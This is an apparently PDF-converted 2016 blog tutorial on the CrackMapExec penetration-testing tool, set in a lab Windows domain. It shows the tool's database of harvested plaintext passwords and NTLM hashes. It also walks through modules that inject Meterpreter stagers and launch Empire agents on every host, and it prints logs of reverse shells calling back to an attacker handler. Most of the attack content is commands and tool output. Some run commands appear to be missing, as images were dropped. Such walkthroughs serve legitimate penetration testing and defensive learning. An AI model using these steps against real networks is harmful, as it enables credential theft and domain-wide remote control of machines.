byt3bl33d3r

Getting the goods with CrackMapExec: Part 2

// under CrackMapExec

Published

Mon 25 April 2016

←Home

Edit 06/02/2017 - CrackMapExec v4 has been released and the CLI commands have changed, see the wiki here for the most up to date tool docs

In Part 1 we went over the basics such as:

- Using credentials
- Dumping credentials
- Executing commands
- Using the payload modules.

Part 2 will cover CME's internal database and getting shells using Metasploit and Empire!

The Database

CME's internal database can be queried by using the cme_db.py script, two things get automatically logged to the database:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

- Every host that CME touches
- Credential sets with Administrator access to a host

byt3bl33d3r

Published

Mon 25 April 2016

←Home

Additionally, the database keeps track of which credential set has admin access over which host! This is very useful in large environments where you can get drowned in tons of credentials very quickly and you'll eventually go crazy searching for the user account which had access to a specific box (true story).

We can query all hosts that we've interacted with so far with the *hosts* command:

```
(CME)Λ kali CrackMapExec → Λ git master → python cme_db.py
cmedb > hosts

Hosts:

  HostID  Admins        IP              Hostname        Domain          OS
  ------  ------        --              --------        ------          --
  1       0 Cred(s)     192.168.0.14    WINXPBOX        LAB             Windows 5.1
  2       0 Cred(s)     192.168.0.13    WIN8BOX         LAB             Windows 6.3 Build 9600
  3       1 Cred(s)     192.168.0.12    WIN10BOX        LAB             Windows 10.0 Build 10586
  4       0 Cred(s)     192.168.0.11    WIN7BOX         LAB             Windows 6.1 Build 7601
  5       0 Cred(s)     192.168.0.10    DC1             LAB             Windows 6.3 Build 9600

cmedb >
```

The output returns the number of creds with admin access to that box as well as the machine's IP and hostname.

If we wanted to see the credentials with admin access to a specific machine we just need to specify that machine's IP or hostname as an argument to the *hosts* command:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

byt3bl33d3r

Published

Mon 25 April 2016

←Home

```
cmedb > hosts WIN10BOX

Host(s):

  HostID  IP              Hostname              Domain          OS
  ------  --              --------              ------          --
  3       192.168.0.12    WIN10BOX              LAB             Windows 10.0 Build 10586

Credential(s) with Admin Access:

  CredID  CredType    Domain          UserName            Password
  ------  --------    ------          --------            --------
  1       plaintext   LAB             yomama              P@ssw0rd

cmedb >
```

Boom! Easy-Peasy!

Inversely, we can also query for which machine(s) a certain credential set has admin access to.

To view all available credentials we use the *creds* command:

```
cmedb > creds

Credentials:

  CredID  Admin On     CredType    Domain          UserName            Password
  ------  --------     --------    ------          --------            --------
  1       1 Host(s)    plaintext   LAB             yomama              P@ssw0rd
  2       0 Host(s)    hash        WIN10BOX        Administrator       aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
  3       0 Host(s)    hash        WIN10BOX        Guest               aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
  4       0 Host(s)    hash        WIN10BOX        DefaultAccount      aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
  5       0 Host(s)    hash        WIN10BOX        shazam              aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c

cmedb >
```

The output returns the credential ID, credential type, username, password and the number of machines that credential set has admin access to.

To see which machine(s) a credential set has access to we supply the account username as an argument to the *creds* command:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

byt3bl33d3r

Published

Mon 25 April 2016

←Home

```
cmedb > creds yomama

Credential(s):

  CredID  CredType    Domain          UserName            Password
  ------  --------    ------          --------            --------
  1       plaintext   LAB             yomama              P@ssw0rd

Admin Access to Host(s):

  HostID  IP              Hostname                Domain          OS
  ------  --              --------                ------          --
  2       192.168.0.12    WIN10BOX                LAB             Windows 10.0 Build 10586

cmedb >
```

Booyah!

Getting all the Shells!

Who doesn't <3 shells?

Say we wanted a meterpreter session on all of the boxes in the LAB domain, since in Part 1 we got DA, we can shell all the things!

Let's take a look at the options for the *meterpreter_inject* module:

```
(CME)λ kali CrackMapExec → λ git master → python crackmapexec.py -m modules/code_execution/meterpreter_inject.py --module-info
04-25-2016 22:44:03 [*] MetInject module description:

        Downloads the Meterpreter stager and injects it into memory using PowerSploit's Invoke-Shellcode.ps1 script
        Module by @byt3bl33d3r

04-25-2016 22:44:03 [*] MetInject module options:

            LHOST    IP hosting the handler
            LPORT    Handler port
            PAYLOAD  Payload to inject: reverse_http or reverse_https (default: reverse_https)
            PROCID   Process ID to inject into (default: current powershell process)
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

byt3bl33d3r

Published

Mon 25 April 2016

←Home

Perfect let's run it on every machine, we specify the *meterpreter_inject* module and we give it the LHOST and LPORT values of our handler:

Yay! It's raining shells!

```
msf exploit(handler) >
[*] https://192.168.0.105:5656/ handling request from 192.168.0.10; (UUID: ceo3nqkf) Staging Native payload...
[*] Meterpreter session 5 opened (192.168.0.105:5656 -> 192.168.0.10:57638) at 2016-04-25 23:11:00 -0600
[*] https://192.168.0.105:5656/ handling request from 192.168.0.13; (UUID: ceo3nqkf) Staging Native payload...
[*] Meterpreter session 6 opened (192.168.0.105:5656 -> 192.168.0.13:49247) at 2016-04-25 23:11:00 -0600
[*] https://192.168.0.105:5656/ handling request from 192.168.0.12; (UUID: ceo3nqkf) Staging Native payload...
[*] Meterpreter session 7 opened (192.168.0.105:5656 -> 192.168.0.12:49961) at 2016-04-25 23:11:00 -0600
[*] https://192.168.0.105:5656/ handling request from 192.168.0.11; (UUID: ceo3nqkf) Staging Native payload...
[*] Meterpreter session 8 opened (192.168.0.105:5656 -> 192.168.0.11:49278) at 2016-04-25 23:11:03 -0600

msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information                Connection
  --  ----                   -----------                ----------
  5   meterpreter x86/win32  LAB\Administrator @ DC1    192.168.0.105:5656 -> 192.168.0.10:57638 (192.168.0.10)
  6   meterpreter x86/win32  LAB\Administrator @ WIN8BOX  192.168.0.105:5656 -> 192.168.0.13:49247 (192.168.0.13)
  7   meterpreter x86/win32  LAB\Administrator @ WIN10BOX  192.168.0.105:5656 -> 192.168.0.12:49961 (192.168.0.12)
  8   meterpreter x86/win32  LAB\Administrator @ WIN7BOX  192.168.0.105:5656 -> 192.168.0.11:49278 (192.168.0.11)
```

C00l, we have a lot of meterpreter sessions. What if we wanted an Empire agent on every machine?

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

byt3bl33d3r

Published

Mon 25 April 2016

←Home

It just so happens there's a module for that:

```
(CME)λ kali CrackMapExec → λ git master → python crackmapexec.py -m modules/code_execution/empire_agent_exec.py  --module-info
04-25-2016 22:45:00 [*] Empire_Exec module description:

       Uses Empire's RESTful API to generate a launcher for the specified listener and executes it
       Module by @byt3bl33d3r

04-25-2016 22:45:00 [*] Empire_Exec module options:

           LISTENER    Listener name to generate the launcher for
```

The *empire_agent_exec* module just needs the Empire listener name. It then generates a valid launcher through Empire's new RESTful API! Let's start that up real quick:

```
(Empire)λ kali Empire → λ git master* → python empire --rest --user empireadmin --pass Password123!

[*] Loading modules from: /root/Tools/Empire/lib/modules/
 * Starting Empire RESTful API on port: 1337
 * RESTful API token: 25p4lnh6qc5hymw11pp7frtly0izzfi7rj8xrxf3
 * Running on https://0.0.0.0:1337/ (Press CTRL+C to quit)
```

(You can change the host, username and password used to authenticate to the API in the cme.conf file)

Let's create a listener named CMETest:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

byt3bl33d3r

Published

Mon 25 April 2016

←Home


```
(Empire: listeners) > options

Listener Options:

  Name             Required    Value                          Description
  ----             --------    -------                        -----------
  KillDate         False                                      Date for the listener to exit (MM/dd/yyyy).
  Name             True        CMETest                        Listener name.
  DefaultLostLimit True        60                             Number of missed checkins before exiting
  StagingKey       True        M#7+v2_byCL;H0X)YJ^ud9o*RUcjIIs^ Staging key for initial agent negotiation.
  Type             True        native                         Listener type (native, pivot, hop, foreign, meter).
  RedirectTarget   False                                      Listener target to redirect to for pivot/hop.
  DefaultDelay     True        5                              Agent delay/reach back interval (in seconds).
  WorkingHours     False                                      Hours for the agent to operate (09:00-17:00).
  Host             True        https://192.168.0.105:8080     Hostname/IP for staging.
  CertPath         False       data/empire.pem                Certificate path for https listeners.
  DefaultJitter    True        0.0                            Jitter in agent reachback interval (0.0-1.0).
  DefaultProfile   True        /admin/get.php,/news.asp,/login/ Default communication profile for the agent.
                               process.jsp|Mozilla/5.0 (Windows
                               NT 6.1; WOW64; Trident/7.0;
                               rv:11.0) like Gecko
  Port             True        8080                           Port for the listener.


(Empire: listeners) > run
```

We're all set, now lets rock and roll:



Here's what we did:

- We used the *-id* flag to specify the Administrator creds: since we used them previsouly CME saved them to it's database, we can just specify it's CredID and they will be automatically pulled from the back-end database and used to authenticate to the specified machines!

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

- We specified the Empire listener name with the LISTENER option: CME then connects to Empire's API, automatically generates the launcher and executes it.

byt3bl33d3r

Published

Mon 25 April 2016

←Home

aaaand (you guessed it) SHELLS!!!

```
(Empire: agents) > [+] Initial agent BF3BUDFH3NNNZTRX from 192.168.0.10 now active
[+] Initial agent BEWB2FRRHUG43XBN from 192.168.0.13 now active
[+] Initial agent XDLT3E1DCF1G43YK from 192.168.0.12 now active
[+] Initial agent ZSPRNBYYHDC1VNYC from 192.168.0.11 now active

(Empire: agents) > list

[*] Active agents:

  Name              Internal IP     Machine Name    Username           Process            Delay    Last Seen
  ---------         -----------     ------------    --------           -------            -----    -------------------
  BF3BUDFH3NNNZTRX  192.168.0.10    DC1             *LAB\Administrator powershell/3684    5/0.0    2016-04-25 23:30:03
  BEWB2FRRHUG43XBN  192.168.0.13    WIN8BOX         *LAB\Administrator powershell/1820    5/0.0    2016-04-25 23:30:03
  XDLT3E1DCF1G43YK  192.168.0.12    WIN10BOX        *LAB\Administrator powershell/3012    5/0.0    2016-04-25 23:29:59
  ZSPRNBYYHDC1VNYC  192.168.0.11    WIN7BOX         *LAB\Administrator powershell/876     5/0.0    2016-04-25 23:30:01
```

Hopefully this gave you an idea of how useful CME can be in large environments!

Part 3 will go over pwning MSSQL databases and more of the payload modules!

Built with Pure Theme for Pelican

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD